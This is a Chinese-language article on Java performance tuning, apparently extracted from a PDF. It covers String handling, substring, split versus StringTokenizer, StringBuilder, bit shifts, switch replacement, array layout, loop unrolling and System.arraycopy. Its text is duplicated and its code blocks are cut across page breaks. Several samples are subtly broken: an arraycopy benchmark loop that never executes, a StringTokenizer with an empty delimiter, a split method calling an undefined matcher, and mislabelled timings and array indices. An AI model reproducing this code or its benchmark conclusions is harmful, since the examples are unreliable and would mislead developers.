针对 Java 程序编写过程中的实际问题，本文分为两部分，首先对字符串相关操作、数据切分、处理超大 String 对象等提出解决方案及优化建议，并给出具体代码示例；然后对数据定义、运算逻辑优化等方面提出解决方案及优化建议，并给出具体代码示例。由于本文所尝试的实验都是基于联想 L430 笔记本，i5-3320CPU，4GB 内存基础上的，其他机器上运行代码可能结果有所不同，请以自己的实验环境为准。

#### 字符串操作优化

##### 字符串对象

字符串对象或者其等价对象（如 char 数组），在内存中总是占据最大的空间块，因此如何高效地处理字符串，是提高系统整体性能的关键。

String 对象可以认为是 char 数组的延伸和进一步封装，它主要由 3 部分组成：char 数组、偏移量和 String 的长度。char 数组表示 String 的内容，它是 String 对象所表示字符串的超集。String 的

---

真实内容还需要由偏移量和长度在这个 `char` 数组中进行定位和截取。

`String` 有 3 个基本特点：

1. 不变性；
2. 针对常量池的优化；
3. 类的 `final` 定义。

不变性指的是 `String` 对象一旦生成，则不能再对它进行改变。`String` 的这个特性可以泛化成不变 (`immutable`) 模式，即一个对象的状态在对象被创建之后就不再发生变化。不变模式的主要作用在于当一个对象需要被多线程共享，并且访问频繁时，可以省略同步和锁等待的时间，从而大幅提高系统性能。

针对常量池的优化指的是当两个 `String` 对象拥有相同的值时，它们只引用常量池中的同一个拷贝，当同一个字符串反复出现时，这个技术可以大幅度节省内存空间。

#### SubString 使用技巧

`String` 的 `substring` 方法源码在最后一行新建了一个 `String` 对象，`new String(offset+beginIndex,endIndex-beginIndex,value)`；该行代码的目的是为了能高效且快速地共享 `String` 内的 `char` 数组对象。但在这种通过偏移量来截取字符串的方法中，`String` 的原生内容 `value` 数组被复制到新的子字符串中。设想，如果原始字符串很大，截取的字符长度却很短，那么截取的子字符串中包含了原生字符串的所有内容，并占据了相应的内存空间，而仅仅通过偏移量和长度来决定自己的实际取值。这种算法提高了速度却浪费了空间。

#### 切分字符串方式讨论

`String` 的 `split` 方法支持传入正则表达式帮助处理字符串，操作较为简单，但是缺点是它所依赖的算法在对简单的字符串分割时性能较差。清单 5 所示代码对比了 `String` 的 `split` 方法和调用 `StringTokenizer` 类来处理字符串时性能的差距。

当一个 `StringTokenizer` 对象生成后，通过它的 `nextToken()` 方法便可以得到下一个分割的字符串，通过 `hasMoreToken` 方法可以知道是否有更多的字符串需要处理。对比发现 `split` 的耗时非常的长，采用 `StringTokenizer` 对象处理速度很快。我们尝试自己实现字符串分割算法，使用 `substring` 方法和 `indexOf` 方法组合而成的字符串分割算法可以帮助很快切分字符串并替换内容。

由于 `String` 是不可变对象，因此，在需要对字符串进行修改操作时（如字符串连接、替换），`String` 对象会生成新的对象，所以其性能相对较差。但是 JVM 会对代码进行彻底的优化，将多个连接操作的字符串在编译时合成一个单独的长字符串。

以上实例运行结果差异较大的原因是 `split` 算法对每一个字符进行了对比，这样当字符串较大时，需要把整个字符串读入内存，逐一查找，找到符合条件的字符，这样做较为耗时。而 `StringTokenizer` 类允许一个应用程序进入一个令牌（tokens），`StringTokenizer` 类的对象在内部已经标识化的字符串中维持了当前位置。一些操作使得在现有位置上的字符串提前得到处理。一个令牌的值是由获得其曾经创建 `StringTokenizer` 类对象的字符串所返回的。

#### 合并字符串

由于 `String` 是不可变对象，因此，在需要对字符串进行修改操作时（如字符串连接、替换），`String` 对象会生成新的对象，所以其性能相对较差。但是 JVM 会对代码进行彻底的优化，将多个连接操作的字符串在编译时合成一个单独的长字符串。针对超大的 `String` 对象，我们采用 `String` 对象连接、使用 `concat` 方法连接、使用 `StringBuilder` 类等多种方式，代码如清单 8 所示。

虽然第一种方法编译器判断 `String` 的加法运行成 `StringBuilder` 实现，但是编译器没有做出足够聪明的判断，每次循环都生成了新的 `StringBuilder` 实例从而大大降低了系统性能。

`StringBuffer` 和 `StringBuilder` 都实现了 `AbstractStringBuilder` 抽象类，拥有几乎相同的对外借口，两者的最大不同在于 `StringBuffer` 对几乎所有的方法都做了同步，而 `StringBuilder` 并没有任何同步。

---

由于方法同步需要消耗一定的系统资源，因此，`StringBuilder` 的效率也好于 `StringBuffer`。但是，在多线程系统中，`StringBuilder` 无法保证线程安全，不能使用。代码如清单 10 所示。

`StringBuilder` 数据并没有按照预想的方式进行操作。`StringBuilder` 和 `StringBuffer` 的扩充策略是将原有的容量大小翻倍，以新的容量申请内存空间，建立新的 `char` 数组，然后将原数组中的内容复制到这个新的数组中。因此，对于大对象的扩容会涉及大量的内存复制操作。如果能够预先评估大小，会提高性能。

#### 数据定义、运算逻辑优化

##### 使用局部变量

调用方法时传递的参数以及在调用中创建的临时变量都保存在栈 (`Stack`) 里面，读写速度较快。其他变量，如静态变量、实例变量等，都在堆 (`heap`) 中创建，读写速度较慢。清单 12 所示代码演示了使用局部变量和静态变量的操作时间对比。

以上两段代码的运行时间分别为 0ms 和 15ms。由此可见，局部变量的访问速度远远高于类的成员变量。

##### 位运算代替乘除法

位运算是所有的运算中最为高效的。因此，可以尝试使用位运算代替部分算数运算，来提高系统的运行速度。最典型的就是对于整数的乘除运算优化。清单 14 所示代码是一段使用算数运算的实现。

##### 替换 `switch`

关键字 `switch` 语句用于多条件判断，`switch` 语句的功能类似于 `if-else` 语句，两者的性能差不多。但是 `switch` 语句有性能提升空间。清单 16 所示代码演示了 `Switch` 与 `if-else` 之间的对比。

使用一个连续的数组代替 `switch` 语句，由于对数据的随机访问非常快，至少好于 `switch` 的分支判断，从上面例子可以看到比较的效率差距近乎 1 倍，`switch` 方法耗时 172ms，`if-else` 方法耗时 93ms。

##### 一维数组代替二维数组

JDK 很多类库是采用数组方式实现的数据存储，比如 `ArrayList`、`Vector` 等，数组的优点是随机访问性能非常好。一维数组和二维数组的访问速度不一样，一维数组的访问速度要优于二维数组。在性能敏感的系统要使用二维数组，尽量将二维数组转化为一维数组再进行处理，以提高系统的响应速度。

第一段代码操作的是一维数组的赋值、取值过程，第二段代码操作的是二维数组的赋值、取值过程。可以看到一维数组方式比二维数组方式快接近一半时间。而对于数组内如果可以减少赋值运算，则可以进一步减少运算耗时，加快程序运行速度。

##### 提取表达式

大部分情况下，代码的重复劳动由于计算机的高速运行，并不会对性能构成太大的威胁，但若希望将系统性能发挥到极致，还是有很多地方可以优化的。

##### 布尔运算代替位运算

虽然位运算的速度远远高于算术运算，但是在条件判断时，使用位运算替代布尔运算确实是非常错误的选择。在条件判断时，Java 会对布尔运算做相当充分的优化。假设有表达式 `a`、`b`、`c` 进行布尔运算“`a&&b&&c`”，根据逻辑与的特点，只要在整个布尔表达式中有一项返回 `false`，整个表达式就返回 `false`，因此，当表达式 `a` 为 `false` 时，该表达式将立即返回 `false`，而不会再去计算表达式 `b` 和 `c`。若此时，表达式 `a`、`b`、`c` 需要消耗大量的系统资源，这种处理方式可以节省这些计算资源。同理，当计算表达式“`a||b||c`”时，只要 `a`、`b` 或 `c`，3 个表达式其中任意一个计算结果为 `true` 时，整体表达式立即返回 `true`，而不去计算剩余表达式。简单地说，在布尔表达式的计算中，只要表达式的值可以确定，



就会立即返回，而跳过剩余子表达式的计算。若使用位运算（按位与、按位或）代替逻辑与和逻辑或，虽然位运算本身没有性能问题，但是位运算总是要将所有的子表达式全部计算完成后，再给出最终结果。因此，从这个角度看，使用位运算替代布尔运算会使系统进行很多无效计算。

使用 `arrayCopy()`

数据复制是一项使用频率很高的功能，JDK 中提供了一个高效的 API 来实现它。`System.arraycopy()` 函数是 native 函数，通常 native 函数的性能要优于普通的函数，所以，仅处于性能考虑，在软件开发中，应尽可能调用 native 函数。`ArrayList` 和 `Vector` 大量使用了 `System.arraycopy` 来操作数据，特别是同一数组内元素的移动及不同数组之间元素的复制。`arraycopy` 的本质是让处理器利用一条指令处理一个数组中的多条记录，有点像汇编语言里面的串操作指令（`LODSB`、`LODSW`、`LODSB`、`STOSB`、`STOSW`、`STOSB`），只需指定头指针，然后开始循环即可，即执行一次指令，指针就后移一个位置，操作多少数据就循环多少次。如果在应用程序中需要进行数组复制，应该使用这个函数，而不是自己实现。具体应用如清单 26 所示。

`src` - 源数组；`srcPos` - 源数组中的起始位置；`dest` - 目标数组；`destPos` - 目标数据中的起始位置；`length` - 要复制的数组元素的数量。清单 28 所示方法使用了 native 关键字，调用的为 C++编写的底层函数，可见其为 JDK 中的底层函数。

结束语

Java 程序设计优化有很多方面可以入手，作者将以系列的方式逐步介绍覆盖所有领域。本文是该系列的第一篇文章，主要介绍了字符串对象操作相关、数据定义方面的优化方案、运算逻辑优化及建议，从实际代码演示入手，对优化建议及方案进行了验证。作者始终坚信，没有什么优化方案是百分百有效的，需要读者根据实际情况进行选择、实践。

## 1.2.12 Java 字符串优化

<http://www.importnew.com/16509.html>

字符串对象

字符串对象或者其等价对象（如 `char` 数组），在内存中总是占据最大的空间块，因此如何高效地处理字符串，是提高系统整体性能的关键。

`String` 对象可以认为是 `char` 数组的延伸和进一步封装，它主要由 3 部分组成：`char` 数组、偏移量和 `String` 的长度。`char` 数组表示 `String` 的内容，它是 `String` 对象所表示字符串的超集。`String` 的真实内容还需要由偏移量和长度在这个 `char` 数组中进行定位和截取。

`String` 有 3 个基本特点：

1. 不变性；
2. 针对常量池的优化；
3. 类的 `final` 定义。

不变性指的是 `String` 对象一旦生成，则不能再对它进行改变。`String` 的这个特性可以泛化成不变（immutable）模式，即一个对象的状态在对象被创建之后就不再发生变化。不变模式的主要作用在于当一个对象需要被多线程共享，并且访问频繁时，可以省略同步和锁等待的时间，从而大幅提高系统性能。

针对常量池的优化指的是当两个 `String` 对象拥有相同的值时，它们只引用常量池中的同一个拷贝，当同一个字符串反复出现时，这个技术可以大幅度节省内存空间。

下面代码 `str1`、`str2`、`str4` 引用了相同的地址，但是 `str3` 却重新开辟了一块内存空间，虽然 `str3` 单独占用了堆空间，但是它所指向的实体和 `str1` 完全一样。代码如下清单 1 所示。

清单 1. 示例代码

---

```

public class StringDemo {
    public static void main(String[] args){
        String str1 = "abc";
        String str2 = "abc";
        String str3 = new String("abc");
        String str4 = str1;
        System.out.println("is str1 = str2?"+(str1==str2));
        System.out.println("is str1 = str3?"+(str1==str3));
        System.out.println("is str1 refer to str3?"+(str1.intern()==str3.intern()));
        System.out.println("is str1 = str4?"+(str1==str4));
        System.out.println("is str2 = str4?"+(str2==str4));
        System.out.println("is str4 refer to str3?"+(str4.intern()==str3.intern()));
    }
}

```

输出如清单 2 所示。

清单 2. 输出结果

```

is str1 = str2?true
is str1 = str3?false
is str1 refer to str3?true
is str1 = str4true
is str2 = str4true
is str4 refer to str3?true

```

#### SubString 使用技巧

String 的 substring 方法源码在最后一行新建了一个 String 对象，new String(offset+beginIndex,endIndex-beginIndex,value);该行代码的目的是为了能高效且快速地共享 String 内的 char 数组对象。但在这种通过偏移量来截取字符串的方法中，String 的原生内容 value 数组被复制 to 新的子字符串中。设想，如果原始字符串很大，截取的字符长度却很短，那么截取的子字符串中包含了原生字符串的所有内容，并占据了相应的内存空间，而仅仅通过偏移量和长度来决定自己的实际取值。这种算法提高了速度却浪费了空间。

下面代码演示了使用 substring 方法在一个很大的 string 独享里面截取一段很小的字符串，如果采用 string 的 substring 方法会造成内存溢出，如果采用反复创建新的 string 方法可以确保正常运行。

```

import java.util.ArrayList;
import java.util.List;

public class StringDemo {
    public static void main(String[] args){
        List<String> handler = new ArrayList<String>();
        for(int i=0;i<1000;i++){
            HugeStr h = new HugeStr();
            ImprovedHugeStr h1 = new ImprovedHugeStr();
            handler.add(h.getSubString(1, 5));
            handler.add(h1.getSubString(1, 5));
        }
    }
}

```

---

```

    }
    }

    static class HugeStr{
    private String str = new String(new char[800000]);
    public String getSubString(int begin,int end){
    return str.substring(begin, end);
    }
    }

    static class ImprovedHugeStr{
    private String str = new String(new char[10000000]);
    public String getSubString(int begin,int end){
    return new String(str.substring(begin, end));
    }
    }
}

```

```

Exception in thread "main" java.lang.OutOfMemoryError: Java heap space
at java.util.Arrays.copyOf(Unknown Source)
at java.lang.StringValue.from(Unknown Source)
at java.lang.String.<init>(Unknown Source)
at StringDemo$ImprovedHugeStr.<init>(StringDemo.java:23)
at StringDemo.main(StringDemo.java:9)

```

ImprovedHugeStr 可以工作是因为它使用没有内存泄漏的 String 构造函数重新生成了 String 对象，使得由 substring() 方法返回的、存在内存泄漏问题的 String 对象失去所有的强引用，从而被垃圾回收器识别为垃圾对象进行回收，保证了系统内存的稳定。

String 的 split 方法支持传入正则表达式帮助处理字符串，但是简单的字符串分割时性能较差。对比 split 方法和 StringTokenizer 类的处理字符串性能，代码如清单 5 所示。

#### 切分字符串方式讨论

String 的 split 方法支持传入正则表达式帮助处理字符串，操作较为简单，但是缺点是它所依赖的算法在对简单的字符串分割时性能较差。清单 5 所示代码对比了 String 的 split 方法和调用 StringTokenizer 类来处理字符串时性能的差距。

```

import java.util.StringTokenizer;

public class splitandstringtokenizer {
    public static void main(String[] args){
        String orgStr = null;
        StringBuffer sb = new StringBuffer();
        for(int i=0;i<100000;i++){
            sb.append(i);
            sb.append(",");
        }
    }
}

```

---

```

orgStr = sb.toString();
long start = System.currentTimeMillis();
for(int i=0;i<100000;i++){
    orgStr.split(",");
}
long end = System.currentTimeMillis();
System.out.println(end-start);

start = System.currentTimeMillis();
String orgStr1 = sb.toString();
StringTokenizer st = new StringTokenizer(orgStr1,"");
for(int i=0;i<100000;i++){
    st.nextToken();
}
st = new StringTokenizer(orgStr1,"");
end = System.currentTimeMillis();
System.out.println(end-start);

start = System.currentTimeMillis();
String orgStr2 = sb.toString();
String temp = orgStr2;
while(true){
    String splitStr = null;
    int j=temp.indexOf(",");
    if(j<0)break;
    splitStr=temp.substring(0, j);
    temp = temp.substring(j+1);
}
temp=orgStr2;
end = System.currentTimeMillis();
System.out.println(end-start);
}
}

```

结果

39015

16

15

当一个 `StringTokenizer` 对象生成后,通过它的 `nextToken()` 方法便可以得到下一个分割的字符串,通过 `hasMoreToken` 方法可以知道是否有更多的字符串需要处理。对比发现 `split` 的耗时非常的长,采用 `StringTokenizer` 对象处理速度很快。我们尝试自己实现字符串分割算法,使用 `substring` 方法和 `indexOf` 方法组合而成的字符串分割算法可以帮助很快切分字符串并替换内容。

由于 `String` 是不可变对象,因此,在对字符串进行修改操作时 (如字符串连接、替换), `String` 对象会生成新的对象,所以其性能相对较差。但是 `JVM` 会对代码进行彻底的优化,将多个连接操作的

---

字符串在编译时合成一个单独的长字符串。

以上实例运行结果差异较大的原因是 `split` 算法对每一个字符进行了对比，这样当字符串较大时，需要把整个字符串读入内存，逐一查找，找到符合条件的字符，这样做较为耗时。而 `StringTokenizer` 类允许一个应用程序进入一个令牌（tokens），`StringTokenizer` 类的对象在内部已经标识化的字符串中维持了当前位置。一些操作使得在现有位置上的字符串提前得到处理。一个令牌的值是由获得其曾经创建 `StringTokenizer` 类对象的字符串所返回的。

```
import java.util.ArrayList;

public class Split {
    public String[] split(CharSequence input, int limit) {
        int index = 0;
        boolean matchLimited = limit > 0;
        ArrayList<String> matchList = new ArrayList<String>();
        Matcher m = matcher(input);
        // Add segments before each match found
        while(m.find()) {
            if (!matchLimited || matchList.size() < limit - 1) {
                String match = input.subSequence(index, m.start()).toString();
                matchList.add(match);
                index = m.end();
            } else if (matchList.size() == limit - 1) {
                // last one
                String match = input.subSequence(index, input.length()).toString();
                matchList.add(match);
                index = m.end();
            }
        }
        // If no match was found, return this
        if (index == 0){
            return new String[] { input.toString() };
        }
        // Add remaining segment
        if (!matchLimited || matchList.size() < limit){
            matchList.add(input.subSequence(index, input.length()).toString());
        }
        // Construct result
        int resultSize = matchList.size();
        if (limit == 0){
            while (resultSize > 0 && matchList.get(resultSize-1).equals(""))
                resultSize--;
            String[] result = new String[resultSize];
            return matchList.subList(0, resultSize).toArray(result);
        }
    }
}
```

---

```
}
```

`split` 借助于数据对象及字符查找算法完成了数据分割，适用于数据量较少场景。

### 合并字符串

由于 `String` 是不可变对象，因此，在需要对字符串进行修改操作时（如字符串连接、替换），`String` 对象会生成新的对象，所以其性能相对较差。但是 JVM 会对代码进行彻底的优化，将多个连接操作的字符串在编译时合成一个单独的长字符串。针对超大的 `String` 对象，我们采用 `String` 对象连接、使用 `concat` 方法连接、使用 `StringBuilder` 类等多种方式，代码如清单 8 所示。

```
public class StringConcat {
    public static void main(String[] args){
        String str = null;
        String result = "";

        long start = System.currentTimeMillis();
        for(int i=0;i<10000;i++){
            str = str + i;
        }
        long end = System.currentTimeMillis();
        System.out.println(end-start);

        start = System.currentTimeMillis();
        for(int i=0;i<10000;i++){
            result = result.concat(String.valueOf(i));
        }
        end = System.currentTimeMillis();
        System.out.println(end-start);

        start = System.currentTimeMillis();
        StringBuilder sb = new StringBuilder();
        for(int i=0;i<10000;i++){
            sb.append(i);
        }
        end = System.currentTimeMillis();
        System.out.println(end-start);
    }
}
```

结果

375

187

0

虽然第一种方法编译器判断 `String` 的加法运行成 `StringBuilder` 实现，但是编译器没有做出足够聪

---

明的判断，每次循环都生成了新的 `StringBuilder` 实例从而大大降低了系统性能。

`StringBuffer` 和 `StringBuilder` 都实现了 `AbstractStringBuilder` 抽象类，拥有几乎相同的对外借口，两者的最大不同在于 `StringBuffer` 对几乎所有的方法都做了同步，而 `StringBuilder` 并没有任何同步。由于方法同步需要消耗一定的系统资源，因此，`StringBuilder` 的效率也好于 `StringBuffer`。但是，在多线程系统中，`StringBuilder` 无法保证线程安全，不能使用。代码如清单 10 所示。

清单 10.StringBuilderVSStringBuffer

```
public class StringBufferandBuilder {
    public StringBuffer contents = new StringBuffer();
    public StringBuilder sbu = new StringBuilder();

    public void log(String message){
        for(int i=0;i<10;i++){
            /*
            contents.append(i);
            contents.append(message);
            contents.append("\n");
            */
            contents.append(i);
            contents.append("\n");
            sbu.append(i);
            sbu.append("\n");
        }
    }

    public void getcontents(){
        //System.out.println(contents);
        System.out.println("start print StringBuffer");
        System.out.println(contents);
        System.out.println("end print StringBuffer");
    }

    public void getcontents1(){
        //System.out.println(contents);
        System.out.println("start print StringBuilder");
        System.out.println(sbu);
        System.out.println("end print StringBuilder");
    }

    public static void main(String[] args) throws InterruptedException {
        StringBufferandBuilder ss = new StringBufferandBuilder();
        runthread t1 = new runthread(ss,"love");
        runthread t2 = new runthread(ss,"apple");
        runthread t3 = new runthread(ss,"egg");
        t1.start();
        t2.start();
        t3.start();
    }
}
```

---

```

t1.join();
t2.join();
t3.join();
}

}

class runthread extends Thread{
String message;
StringBufferandBuilder buffer;
public runthread(StringBufferandBuilder buffer,String message){
this.buffer = buffer;
this.message = message;
}
public void run(){
while(true){
buffer.log(message);
//buffer.getcontents();
buffer.getcontents1();
try {
sleep(5000000);
} catch (InterruptedException e) {
// TODO Auto-generated catch block
e.printStackTrace();
}
}
}
}

```

清单 11. 运行结果

```

start print StringBuffer
0123456789
end print StringBuffer
start print StringBuffer
start print StringBuilder
01234567890123456789
end print StringBuffer
start print StringBuilder
01234567890123456789
01234567890123456789
end print StringBuilder
end print StringBuilder
start print StringBuffer
012345678901234567890123456789
end print StringBuffer

```



---

```
start print StringBuilder
012345678901234567890123456789
end print StringBuilder
```

**StringBuilder** 数据并没有按照预想的方式进行操作。**StringBuilder** 和 **StringBuffer** 的扩充策略是将原有的容量大小翻倍，以新的容量申请内存空间，建立新的 **char** 数组，然后将原数组中的内容复制到这个新的数组中。因此，对于大对象的扩容会涉及大量的内存复制操作。如果能够预先评估大小，会提高性能。

数据定义、运算逻辑优化

使用局部变量

调用方法时传递的参数以及在调用中创建的临时变量都保存在栈 (**Stack**) 里面，读写速度较快。其他变量，如静态变量、实例变量等，都在堆 (**heap**) 中创建，读写速度较慢。清单 12 所示代码演示了使用局部变量和静态变量的操作时间对比。

清单 12. 局部变量 VS 静态变量

```
public class variableCompare {
    public static int b = 0;
    public static void main(String[] args){
        int a = 0;
        long starttime = System.currentTimeMillis();
        for(int i=0;i<1000000;i++){
            a++;//在函数体内定义局部变量
        }
        System.out.println(System.currentTimeMillis() - starttime);

        starttime = System.currentTimeMillis();
        for(int i=0;i<1000000;i++){
            b++;//在函数体内定义局部变量
        }
        System.out.println(System.currentTimeMillis() - starttime);
    }
}
```

清单 13. 运行结果

```
0
15
```

以上两段代码的运行时间分别为 0ms 和 15ms。由此可见，局部变量的访问速度远远高于类的成员变量。

位运算代替乘除法

位运算是所有的运算中最为高效的。因此，可以尝试使用位运算代替部分算数运算，来提高系统的运行速度。最典型的的就是对于整数的乘除运算优化。清单 14 所示代码是一段使用算数运算的实现。

```
public class yunsuan {
    public static void main(String args[]){
        long start = System.currentTimeMillis();
```

---

```

long a=1000;
for(int i=0;i<10000000;i++){
    a*=2;
    a/=2;
}
System.out.println(a);
System.out.println(System.currentTimeMillis() - start);
start = System.currentTimeMillis();
for(int i=0;i<10000000;i++){
    a<<=1;
    a>>=1;
}
System.out.println(a);
System.out.println(System.currentTimeMillis() - start);
}
}

```

结果

1000

546

1000

63

两段代码执行了完全相同的功能，在每次循环中，整数 1000 乘以 2，然后除以 2。第一个循环耗时 546ms，第二个循环耗时 63ms。

替换 switch

关键字 switch 语句用于多条件判断，switch 语句的功能类似于 if-else 语句，两者的性能差不多。但是 switch 语句有性能提升空间。清单 16 所示代码演示了 Switch 与 if-else 之间的对比。

```

public class switchCompareIf {

    public static int switchTest(int value){
        int i = value%10+1;
        switch(i){
            case 1:return 10;
            case 2:return 11;
            case 3:return 12;
            case 4:return 13;
            case 5:return 14;
            case 6:return 15;
            case 7:return 16;
            case 8:return 17;
            case 9:return 18;
            default:return -1;
        }
    }
}

```

---

```

    }

    public static int arrayTest(int[] value,int key){
        int i = key%10+1;
        if(i>9 || i<1){
            return -1;
        }else{
            return value[i];
        }
    }

    public static void main(String[] args){
        int chk = 0;
        long start=System.currentTimeMillis();
        for(int i=0;i<10000000;i++){
            chk = switchTest(i);
        }
        System.out.println(System.currentTimeMillis()-start);
        chk = 0;
        start=System.currentTimeMillis();
        int[] value=new int[]{0,10,11,12,13,14,15,16,17,18};
        for(int i=0;i<10000000;i++){
            chk = arrayTest(value,i);
        }
        System.out.println(System.currentTimeMillis()-start);
    }
}

```

172

93

使用一个连续的数组代替 switch 语句，由于对数据的随机访问非常快，至少好于 switch 的分支判断，从上面例子可以看到比较的效率差距近乎 1 倍，switch 方法耗时 172ms，if-else 方法耗时 93ms。

#### 一维数组代替二维数组

JDK 很多类库是采用数组方式实现的数据存储，比如 ArrayList、Vector 等，数组的优点是随机访问性能非常好。一维数组和二维数组的访问速度不一样，一维数组的访问速度要优于二维数组。在性能敏感的系统要使用二维数组，尽量将二维数组转化为一维数组再进行处理，以提高系统的响应速度。

```

public class arrayTest {
    public static void main(String[] args){
        long start = System.currentTimeMillis();
        int[] arraySingle = new int[1000000];
        int chk = 0;
        for(int i=0;i<100;i++){
            for(int j=0;j<arraySingle.length;j++){

```

---

```
arraySingle[j] = j;
}
}
for(int i=0;i<100;i++){
for(int j=0;j<arraySingle.length;j++){
chk = arraySingle[j];
}
}
System.out.println(System.currentTimeMillis() - start);
```

```
start = System.currentTimeMillis();
int[][] arrayDouble = new int[1000][1000];
chk = 0;
for(int i=0;i<100;i++){
for(int j=0;j<arrayDouble.length;j++){
for(int k=0;k<arrayDouble[0].length;k++){
arrayDouble[i][j]=j;
}
}
}
for(int i=0;i<100;i++){
for(int j=0;j<arrayDouble.length;j++){
for(int k=0;k<arrayDouble[0].length;k++){
chk = arrayDouble[i][j];
}
}
}
System.out.println(System.currentTimeMillis() - start);
```

```
start = System.currentTimeMillis();
arraySingle = new int[1000000];
int arraySingleSize = arraySingle.length;
chk = 0;
for(int i=0;i<100;i++){
for(int j=0;j<arraySingleSize;j++){
arraySingle[j] = j;
}
}
for(int i=0;i<100;i++){
for(int j=0;j<arraySingleSize;j++){
chk = arraySingle[j];
}
}
System.out.println(System.currentTimeMillis() - start);
```

---

```

start = System.currentTimeMillis();
arrayDouble = new int[1000][1000];
int arrayDoubleSize = arrayDouble.length;
int firstSize = arrayDouble[0].length;
chk = 0;
for(int i=0;i<100;i++){
for(int j=0;j<arrayDoubleSize;j++){
for(int k=0;k<firstSize;k++){
arrayDouble[i][j]=j;
}
}
}
for(int i=0;i<100;i++){
for(int j=0;j<arrayDoubleSize;j++){
for(int k=0;k<firstSize;k++){
chk = arrayDouble[i][j];
}
}
}
System.out.println(System.currentTimeMillis() - start);
}

```

343  
624  
287  
390

第一段代码操作的是一维数组的赋值、取值过程,第二段代码操作的是二维数组的赋值、取值过程。可以看到一维数组方式比二维数组方式快接近一半时间。而对于数组内如果可以减少赋值运算,则可以进一步减少运算耗时, 加快程序运行速度。

提取表达式

大部分情况下, 代码的重复劳动由于计算机的高速运行, 并不会对性能构成太大的威胁, 但若希望将系统性能发挥到极致, 还是有很多地方可以优化的。

```

public class duplicatedCode {
    public static void beforeTuning(){
        long start = System.currentTimeMillis();
        double a1 = Math.random();
        double a2 = Math.random();
        double a3 = Math.random();
        double a4 = Math.random();
        double b1,b2;
        for(int i=0;i<10000000;i++){
            b1 = a1*a2*a4/3*4*a3*a4;

```

---

```

        b2 = a1*a2*a3/3*4*a3*a4;
    }
    System.out.println(System.currentTimeMillis() - start);
}

public static void afterTuning(){
    long start = System.currentTimeMillis();
    double a1 = Math.random();
    double a2 = Math.random();
    double a3 = Math.random();
    double a4 = Math.random();
    double combine,b1,b2;
    for(int i=0;i<10000000;i++){
        combine = a1*a2/3*4*a3*a4;
        b1 = combine*a4;
        b2 = combine*a3;
    }
    System.out.println(System.currentTimeMillis() - start);
}

public static void main(String[] args){
    duplicatedCode.beforeTuning();
    duplicatedCode.afterTuning();
}
}
202
110

```

两段代码的差别是提取了重复的公式，使得这个公式的每次循环计算只执行一次。分别耗时 202ms 和 110ms，可见，提取复杂的重复操作是相当具有意义的。这个例子告诉我们，在循环体内，如果能够提取到循环体外的计算公式，最好提取出来，尽可能让程序少做重复的计算。

### 优化循环

当性能问题成为系统的主要矛盾时，可以尝试优化循环，例如减少循环次数，这样也许可以加快程序运行速度。

```

public class reduceLoop {
    public static void beforeTuning(){
        long start = System.currentTimeMillis();
        int[] array = new int[9999999];
        for(int i=0;i<9999999;i++){
            array[i] = i;
        }
        System.out.println(System.currentTimeMillis() - start);
    }
}

```

---

```

public static void afterTuning(){
    long start = System.currentTimeMillis();
    int[] array = new int[9999999];
    for(int i=0;i<9999999;i+=3){
        array[i] = i;
        array[i+1] = i+1;
        array[i+2] = i+2;
    }
    System.out.println(System.currentTimeMillis() - start);
}

```

```

public static void main(String[] args){
    reduceLoop.beforeTuning();
    reduceLoop.afterTuning();
}
}

```

265

31

这个例子可以看出，通过减少循环次数，耗时缩短为原来的 1/8。

#### 布尔运算代替位运算

虽然位运算的速度远远高于算术运算，但是在条件判断时，使用位运算替代布尔运算确实是非常错误的选择。在条件判断时，Java 会对布尔运算做相当充分的优化。假设有表达式 a、b、c 进行布尔运算“a&&b&&c”，根据逻辑与的特点，只要在整个布尔表达式中有一项返回 false，整个表达式就返回 false，因此，当表达式 a 为 false 时，该表达式将立即返回 false，而不会再去计算表达式 b 和 c。若此时，表达式 a、b、c 需要消耗大量的系统资源，这种处理方式可以节省这些计算资源。同理，当计算表达式“a||b||c”时，只要 a、b 或 c，3 个表达式其中任意一个计算结果为 true 时，整体表达式立即返回 true，而不去计算剩余表达式。简单地说，在布尔表达式的计算中，只要表达式的值可以确定，就会立即返回，而跳过剩余子表达式的计算。若使用位运算（按位与、按位或）代替逻辑与和逻辑或，虽然位运算本身没有性能问题，但是位运算总是要将所有的子表达式全部计算完成后，再给出最终结果。因此，从这个角度看，使用位运算替代布尔运算会使系统进行很多无效计算。

```

public class OperationCompare {
    public static void booleanOperate(){
        long start = System.currentTimeMillis();
        boolean a = false;
        boolean b = true;
        int c = 0;
        //下面循环开始进行位运算，表达式里面的所有计算因子都会被用来计算
        for(int i=0;i<1000000;i++){
            if(a&b&"Test_123".contains("123")){
                c = 1;
            }
        }
        System.out.println(System.currentTimeMillis() - start);
    }
}

```

---

```
}
```

```
public static void bitOperate(){
    long start = System.currentTimeMillis();
    boolean a = false;
    boolean b = true;
    int c = 0;
    //下面循环开始进行布尔运算，只计算表达式 a 即可满足条件
    for(int i=0;i<10000000;i++){
        if(a&&b&&"Test_123".contains("123")){
            c = 1;
        }
    }
    System.out.println(System.currentTimeMillis() - start);
}

public static void main(String[] args){
    OperationCompare.booleanOperate();
    OperationCompare.bitOperate();
}
}
```

63

0

实例显示布尔计算大大优于位运算，但是，这个结果不能说明位运算比逻辑运算慢，因为在所有的逻辑与运算中，都省略了表达式“”Test\_123”.contains(“123”)”的计算，而所有的位运算都没能省略这部分系统开销。

#### 使用 arrayCopy()

数据复制是一项使用频率很高的功能，JDK 中提供了一个高效的 API 来实现它。System.arraycopy() 函数是 native 函数，通常 native 函数的性能要优于普通的函数，所以，仅处于性能考虑，在软件开发中，应尽可能调用 native 函数。ArrayList 和 Vector 大量使用了 System.arraycopy 来操作数据，特别是同一数组内元素的移动及不同数组之间元素的复制。arraycopy 的本质是让处理器利用一条指令处理一个数组中的多条记录，有点像汇编语言里面的串操作指令 (LODSB、LODSW、LODSB、STOSB、STOSW、STOSB)，只需指定头指针，然后开始循环即可，即执行一次指令，指针就后移一个位置，操作多少数据就循环多少次。如果在应用程序中需要进行数组复制，应该使用这个函数，而不是自己实现。具体应用如清单 26 所示。

```
public class arrayCopyTest {
    public static void arrayCopy(){
        int size = 10000000;
        int[] array = new int[size];
        int[] arraydestination = new int[size];
        for(int i=0;i<array.length;i++){
            array[i] = i;
        }
    }
}
```



---

```

    }
    long start = System.currentTimeMillis();
    for(int j=0;j>1000;j++){
        System.arraycopy(array, 0, arraydestination, 0, size);//使用 System 级别的本地 arraycopy 方式
    }
    System.out.println(System.currentTimeMillis() - start);
}

public static void arrayCopySelf(){
    int size = 10000000;
    int[] array = new int[size];
    int[] arraydestination = new int[size];
